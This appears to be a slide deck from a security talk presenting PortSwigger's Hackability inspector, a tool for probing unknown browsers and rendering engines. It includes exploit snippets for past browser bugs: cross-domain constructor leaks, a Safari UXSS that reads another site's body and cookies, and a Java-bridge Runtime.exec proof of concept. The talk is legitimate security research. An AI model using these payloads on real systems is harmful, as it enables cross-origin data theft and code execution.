


# **Exploiting unknown browsers and objects**

with the **Hackability inspector**

# About me

- I'm a researcher at PortSwigger
- I ❤️ hacking JavaScript
- @garethheyes



# Hackability

- Created to test capabilities of unknown web rendering engines
- JavaScript and HTML tests
- Is SOP enabled? Is JavaScript supported? CSS imports allowed? etc

# Rendering Engine Hackability Probe

This page attempts to detect what technologies the client supports. You can find the source at <https://github.com/PortSwigger/hackability>. For <https://hidden.html>

## Supported query parameters

- Render the JavaScript tests and save the result (off by default) - blind=1  
Data can be retrieved from [here](#).
- Enable/Disable exploits (on by default) - exploits=1
- Log data from exploits (on by default) - logExploits=1

Basic tests	JavaScript tests
Yes CSS link?	Yes Plugin difference:Chrome PDF Plugin
Yes CSS imports?	No PhantomJS not detected
Yes Style attributes?	No Is not at a different location
<input checked="" type="checkbox"/> Forms supported?	Yes SVG is supported
Yes JavaScript enabled	Yes ES5 is supported
✓ Images enabled?	Yes ES6 is supported
Yes Iframes render?	No Is not iframed
Yes Iframe srcdoc?	No Page is not iframed sandboxed
Yes Objects render?	No Popups are not allowed
Yes Embeds render?	No XHR security not bypassed
No ActiveX	Yes Local IP detected: [REDACTED]
No Flash	No SOP bypassed
 PDF	No JavaScript environment difference: none
	No Java Bridge does not exist
	No XHR security filesystem linux not bypassed
	No XHR security filesystem windows not bypassed

# Hackability

- Finds interesting objects
- How can we inspect those objects?
- We need a new tool!



**Life before dev tools**


# Life before dev tools

- All we had was view source
- Imagine debugging with just view source
- No console! `alert(variable);`

# Missing dev tools

- What if the browser doesn't have dev tools?
- How do you know what objects are available?
- How can you find the interesting stuff?

# New tool



James: We need an inspector for Hackability!

Me: Yeah, like dev tools but for security!





```
var  
win =  
document.getElementById  
(win.location.x);catch(e){  
regex = /accessing a frame  
with origin  
"(.+?)"/.exec(e); if(regex)  
{alert('frame is pointing  
to:'+regex[1]);  
}
```

# Introducing inspector

- Hackability inspector is your missing dev tools for security
- Finds and shows interesting objects first
- Automatically runs security tests on each property



Name	Value	Property info
window	[object Window]	type:object length:0 Is a window object Send to input

Show interesting  Filter by regex JS: obj[prop]("args") All types

Name	Value	Property info
window.input	[object HTMLInputElement]	type:object Send to input

Name	Value	Property info
window.AnalyserNode	function AnalyserNode() { [native code] }	type:function arguments:1 Call function and return value Call function with callback Writable true Configurable true Enumerable false Send to input

Name	Value	Property info
window.AnimationEvent	function AnimationEvent() { [native code] }	type:function arguments:1 Call function and return value Call function with callback Writable true Configurable true Enumerable false Send to input

Name	Value	Property info
window.ApplicationCache	function ApplicationCache() { [native code] }	type:function arguments:0 Call function and return value Call function with callback Writable true Configurable true

# Inspecting HTML

- Inspector supports HTML
- If input begins with < Inspector automatically writes HTML
- You can inspect elements or even cross domain objects

# Filter objects

- RegEx filter property name
- Filter by type of object e.g. window
- Filter by interesting property



# Detecting JS windows

- Detecting window

```
function isWindow(obj) {  
  try {  
    return!!(obj && obj.window === obj);  
  } catch(e){  
    return false;  
  }  
}
```

- Detecting cross domain window

```
function isCrossDomainWindow(obj) {  
  var read;  
  if(!isWindow(obj)) {  
    return false;  
  }  
  try {  
    read = obj.location.toString();  
    return false  
  } catch(e){  
    return true;  
  }  
}
```



Name	Value	Property info
window	[object Window]	type:object length:0 Is a window object Send to input

Show interesting  Filter by regex JS: obj[prop]("args") window

Name	Value	Property info						
window.frames	[object Window]	type:object length:0 <table border="1"> <tr><td>Writable</td><td>true</td></tr> <tr><td>Configurable</td><td>true</td></tr> <tr><td>Enumerable</td><td>true</td></tr> </table> Is a window object Send to input	Writable	true	Configurable	true	Enumerable	true
Writable	true							
Configurable	true							
Enumerable	true							

Name	Value	Property info						
window.parent	[object Window]	type:object length:0 <table border="1"> <tr><td>Writable</td><td>true</td></tr> <tr><td>Configurable</td><td>true</td></tr> <tr><td>Enumerable</td><td>true</td></tr> </table> Is a window object Send to input	Writable	true	Configurable	true	Enumerable	true
Writable	true							
Configurable	true							
Enumerable	true							

Name	Value	Property info						
window.self	[object Window]	type:object length:0 <table border="1"> <tr><td>Writable</td><td>true</td></tr> <tr><td>Configurable</td><td>true</td></tr> <tr><td>Enumerable</td><td>true</td></tr> </table> Is a window object Send to input	Writable	true	Configurable	true	Enumerable	true
Writable	true							
Configurable	true							
Enumerable	true							

Name	Value	Property info
window.top	[object Window]	type:object length:0

# Detecting Function/Object

- Detecting Function constructor

```
function isFunctionConstructor(obj) {  
  try {  
    return obj.constructor === obj;  
  } catch(e){  
    return false;  
  }  
}
```

- Detecting Object constructor

```
function isObjectConstructor(obj) {  
  try {  
    return!!(obj&&obj.__proto__&&obj.__proto__.__proto__&&  
obj===obj.__proto__.__proto__.constructor);  
  } catch(e){  
    return false;  
  }  
}
```

# Demo



# Security bugs

- Safari allowed setting of host cross domain

```
iframe.contentWindow.location.host='portswigger.net';
```

- Safari allowed overwriting of top/parent with another function

```
<iframe src="http://externaldomain"  
onload="this.contentWindow.parent=this.contentWindow.top=alert;"></iframe>
```

External domain:

```
<script>  
parent(1);  
top(2);  
</script>
```

# Security bugs

- Leaking constructor enabled access to cross domain objects on IE

```
iframe.contentWindow.closed.constructor.  
constructor('alert(document.domain)')();
```

- Opera leaking cross domain objects from location

```
iframe.contentWindow.location.constructor.  
prototype.__defineGetter__  
.constructor(' [].constructor.prototype.join=function()  
{alert("PWND:"+document.body.innerHTML)}')();
```

- Firefox leaking cross domain location

```
var win = window.open('https://twitter.com/', 'newWin');  
alert(win.location)
```

# Security bugs

- Safari about:blank UXSS

```
<script type="text/javascript">
  function breakSop() {
    var doc = window.frames.loader.document;
    var html = '';
    html += '<p>test</p><iframe src="http://www.amazon.co.uk/"
id="iframe" name="iframe"
onload="alert(window.frames.iframe.document.getElementsByTagName(\`body\`)[0].innerHTML);alert(window.frames.iframe.document.cookie);"></iframe>';
    doc.body.innerHTML = html;
  }
</script>
<iframe src="about:blank" name="loader" id="loader" onload="breakSop()">
</iframe>
```

# Security bugs

- All these bugs would be easy to find with inspector
- I've created automated tests to find bugs like these
- Manual analysis is easier using the inspector



# Security tests

- Setting variables cross domain

```
if(isCrossDomainWindow(obj)) {  
  try {  
    obj.setPropertyTest = 'test';  
    if(obj.setPropertyTest === 'test') {  
      output += '<div class="error">Can set properties on x-domain window</div>';  
    }  
  } catch(e){}}
```


- Check for data leaking in exceptions

```
try {  
  test = obj.readPropertyTest;  
} catch(e){  
  try {  
    e.toString().replace(/https?:\/\/\s*"/gi, function(domain){  
      domain = domain.replace(/[\s]+$/, '');  
      domain = domain.replace(/[\s]+$/, '');  
      domain = domain.replace(/^\s+/, '');  
      if(domain !== location.origin) {  
        output += '<div class="error">Leaking x-domain origin  
          from iframe: '+escapeHTML(domain)+'</div>';  
      }  
    });  
  } catch(e){}
```

# Security tests

- How can you tell if you can call a cross domain function?
- Call the Function constructor to check the domain

```
obj.constructor.constructor('return document.domain')()
```



# Security tests

- Function constructor leak checks

```
try {
    if(obj.constructor.constructor('return document.domain')()
        !== document.domain) {
        if(window.console) {
            console.log('X-domain constructor found!');
        }
        output += '<div class="error">X-domain constructor found!</div>';
    }
} catch(e){}
```

- Function constructor leak checks continued

```
try {
    if(obj.constructor.prototype.__defineGetter__.constructor('return
document.domain')() !== document.domain) {
        if(window.console) {
            console.log('X-domain constructor found!');
        }
        output += '<div class="error">X-domain constructor found!</div>';
    }
} catch(e){}
```



# Detecting Java bridges

- Detect if object is a Java bridge
- Use `java.net.socket` new instance to test if Java bridge is vulnerable
- Generate exploit using `getClass`

# Detecting Java bridges

- Detect bridge

```
function isJavaBridge(obj) {  
  try {  
    return!!(obj && obj.getClass && obj.hashCode);  
  } catch(e){  
    return false;  
  }  
}
```

- Check if bridge is vulnerable

```
try {  
  obj.getClass().forName("java.net.Socket").newInstance();  
} catch(e){}
```

# Exploiting Java bridges

- Exploit using getClass and Runtime

```
var field=javaBridgeObject.getClass().forName('java.lang.Runtime')
    .getDeclaredField('currentRuntime');
field.setAccessible(true);
var runtime = field.get(123);
if(/mac/i.test(navigator.platform)) {
    runtime.exec('open -a Calculator');
} else if(/linux/i.test(navigator.platform)) {
    runtime.exec('/bin/bash -c gnome-calculator');
} else if(/win/i.test(navigator.platform)) {
    runtime.exec('calc');
}
```

- Exploited JxBrowser with this technique
- TeamDev (JxBrowser developers) patched bug with annotations

# Exploiting Java bridges

- Exploited JxBrowser again using the inspector
- References to other objects weren't checked even when annotations prevent access to public fields
- E.g.

```
bridge.getTestObject().field.getClass();
```



# Demo

# Advanced inspection

- Execute JavaScript on every property  
`?input=window&regex=^.{1,3}$&js=alert(prop)&type=function`
- Inside the js filter "obj" refers to the current object and "prop" refers to the property
- E.g. calling every function on a object `obj[prop]()`

# Advanced inspection

- Query string parameters supported for every inspection feature
- Blind parameter saves inspection results  
`?input=window&blind=1`
- Results can be viewed from `display.php`

# Use cases

- Find browser issues using Inspector as a console (multiline mode)
- Embed within a sandbox environment to explore sandboxed code
- Use blind mode to inspect browsers you can't interact with

# Shortcuts and commands

- Up and down arrows cycle through history like dev tools, Up/Down + Alt works in multiline mode
- Multiline mode is initiated when blocks are entered such as `if()` `{` or new lines or `;` is entered
- Return eval's and inspects
- Ctrl+Return just executes
- Shift+Return evals and returns the output
- Ctrl+Backspace clears, Ctrl + Shift + backspace clears history

# Conclusion

- Don't stop testing because there's no dev tools
- Use inspector to gather information about your environment
- Exploit the environment by using interesting functions



**Life before inspector**

# Thanks. Questions?



**Demo:**

[portswigger-labs.net/hackability/inspector](https://portswigger-labs.net/hackability/inspector)



**GitHub:**

[github.com/portswigger/hackability](https://github.com/portswigger/hackability)



**Twitter:**

[twitter.com/garethheyes](https://twitter.com/garethheyes)